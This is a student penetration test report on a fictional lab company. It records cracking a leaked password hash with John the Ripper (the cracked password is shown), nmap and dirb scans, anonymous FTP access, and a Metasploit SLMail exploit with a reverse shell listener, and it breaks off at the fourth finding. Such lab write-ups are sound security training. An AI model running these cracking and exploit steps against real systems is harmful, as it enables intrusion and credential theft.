Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

<u>Student Note</u>: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distributing, or using such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
  Assessment Objective 5
Penetration Testing Methodology 6
  Reconnaissance 6
  Identification of Vulnerabilities and Services 6
  Vulnerability Exploitation 6
  Reporting 6
Scope 7
Executive Summary of Findings 8
  Grading Methodology 8
  Summary of Strengths 9
  Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 13
Vulnerability Findings 14

Contact Information

Company Name	Rekall corp.
Contact Name	Michele de Rege

Document History

Version	Date	Author(s)
001	11/2/24	Michele de Rege

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Before any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

Before beginning any assessment activities, Rekall and the assessment team establish a list of targeted systems, specifying a defined range of network IP addresses. Below are the in-scope and excluded IP addresses and ranges.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary Vulnerability Overview

Vulnerability	Severity
Exposed Data on Rekall Corp via GitHub	**Critical**
Nmap Scan	**Critical**
Exposed Data/FTP	**High**
SLMail Pop3	**Medium**
Task Scheduler	**High**
Password Hashes - Kiwi	**Critical**
Sensitive Data Exposure	**Medium**

Summary of Strengths

While the assessment team successfully found several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

The assessment team identified several positive aspects of Rekall's security environment:

- **Strong XSS Protections**: Effective defenses against basic Cross-Site Scripting (XSS) attacks in web application input fields.
- **SQL Injection Resilience**: No successful SQL injection attempts were detected during the test.
- **Enhanced Security Measures**: Strong defenses against local file inclusion and XSS scripting vulnerabilities.
- **Input Validation**: Many input fields demonstrated effective validation mechanisms.

Summary of Weaknesses

We found several critical vulnerabilities that should be immediately addressed to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

However, critical vulnerabilities were discovered that require urgent remediation:

- **Web Application Vulnerabilities**: Susceptibility to XSS scripting, local file inclusion, and command injections.
- **Sensitive Data Exposure**: Instances of exposed sensitive data on both Linux and Windows machines.
- **Network Vulnerabilities**: Basic scans revealed several open ports that could be exploited.
- **Outdated Vulnerabilities**: Legacy vulnerabilities are present in both Windows and Linux environments.
- **Open Source Intelligence Findings**: WHOIS and other data may be leveraged by adversaries.
- **Credential Compromise**: Critical user credentials were retrieved, with passwords cracked using the Kiwi tool.

-

Executive Summary

While Rekall has strong defenses in place, there are significant weaknesses, including exposed sensitive data and outdated protocols (like FTP). Improving access controls, using encryption, and securing exposed information are critical to reducing security risks.

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	Linux 172.22.117.20 – Windows10 172.22.117.10 – Windows Domain Controller 172.22.117.100 – Windows host
Ports	80 (HTTP), 21(FTP), 25(SMTP), 110 (POP3), 135 (RPC), 8009 (TCP), 8080

Exploitation Risk	Total
Critical	3
High	2
Medium	2
Low	0

Vulnerability Findings

Vulnerability 1	Findings
Title	Exposed data on Rekall Corp
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The repository had user credentials, so we used John the Ripper to crack the hash.

Images




site / xampp.users

totalrekall Added site backup files last year


1 lines (1 loc) · 46 Bytes

```
trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC8
```





```
┌──(root㉿kali)-[~]
└─# cd Desktop

┌──(root㉿kali)-[~/Desktop]
└─# ls
fish.jpg  index.jpeg

┌──(root㉿kali)-[~/Desktop]
└─# touch hash.txt

┌──(root㉿kali)-[~/Desktop]
└─# john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (trivera)
1g 0:00:00:00 DONE 2/3 (2022-08-06 13:41) 5.555g/s 6077p/s 6077c/s 6077C/s 123456..hammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~/Desktop]
└─# 
```


Affected Hosts	Rekall Corp. Web-Server
Remediation	Remove User Credentials from Github

Vulnerability 2	Findings
Title	Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Access IP address 172.22.117.20 via browser, use the user credentials from flag 1 to log in, and click on flag2.txt.
Images	


```
┌──(root💀kali)-[~]
└─# nmap -p 80,443 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-02 22:43 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00053s latency).

PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.000040s latency).

PORT    STATE  SERVICE
80/tcp  closed http
443/tcp closed https

Nmap done: 256 IP addresses (2 hosts up) scanned in 9.66 seconds

┌──(root💀kali)-[~]
└─# dirb http://172.22.117.20/ -o dirb_results.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb_results.txt
START_TIME: Thu Nov  2 22:45:40 2023
URL_BASE: http://172.22.117.20/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.22.117.20/ ----
(!) WARNING: All responses for this directory seem to be CODE = 401.
    (Use mode '-w' if you want to scan it anyway)
```

	 Kali on ML-REFVM-197106 - Virtual Machine Connection File Action Media Clipboard View Help Firefox qterminal Warning: Potential Secur Index of / 172.22.117.20 Exploit-DB Nessus **Index of /** Name Last modified Size Description flag2.txt 2022-02-15 13:53 34 *Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80*  Firefox qterminal Warning: Potential Secur 172.22.117.20/flag2.txt 172.22.117.20/flag2.txt Exploit-DB Nessus `4d7b349705784a518bc876bc2ed6d4f6`

Affected Hosts	172.22.117.20
Remediation	Remove credentials from the public, Require 2-factor authentication


Vulnerability 3	**Findings**
Title	Exposed Data/FTP
Type (Web app / Linux OS / WIndows OS)	Widows OS
Risk Rating	High
Description	Use FTP to access the file containing the flag
Images	 Project2 (10) - lab-7f381672-a39e-465a-ac69-d13426e3e0ef.westus.cloudapp.azure.com:7014 - Remote Desktop Connection Kali on ML-REFVM-197105 - Virtual Machine Connection File Action Media Clipboard View Help Firefox Kazam qterminal Warning: Potential Secur 172.22.117.20/flag2.txt Index of ftp://172.22.117.2 root@kali: ~ File Actions Edit View Help Index of ftp://172.22.117.20/ Up to higher level directory Name ┌──(root💀kali)-[~] └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt
Affected Hosts	172.22.117.20, 172.22.117.20, 172.22.117.100
Remediation	Switch to FTPS/SFTP, which is more secure than FTP.

Vulnerability 4	**Findings**
Title	SLMail Pop3
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium

Description	Found the host machine running the SLMail Service, and then we determined the exploit using Metasploit. We can view files and permissions with this.
Images	
Affected Hosts	172.22.117.20
Remediation	Close port 10



```
Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[-] 172.22.117.20:110 - Exploit failed [unreachable]: Rex::HostUnreachable The host (172.22.117.20:110) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[-] 172.22.117.20:110 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.22.117.20:110).
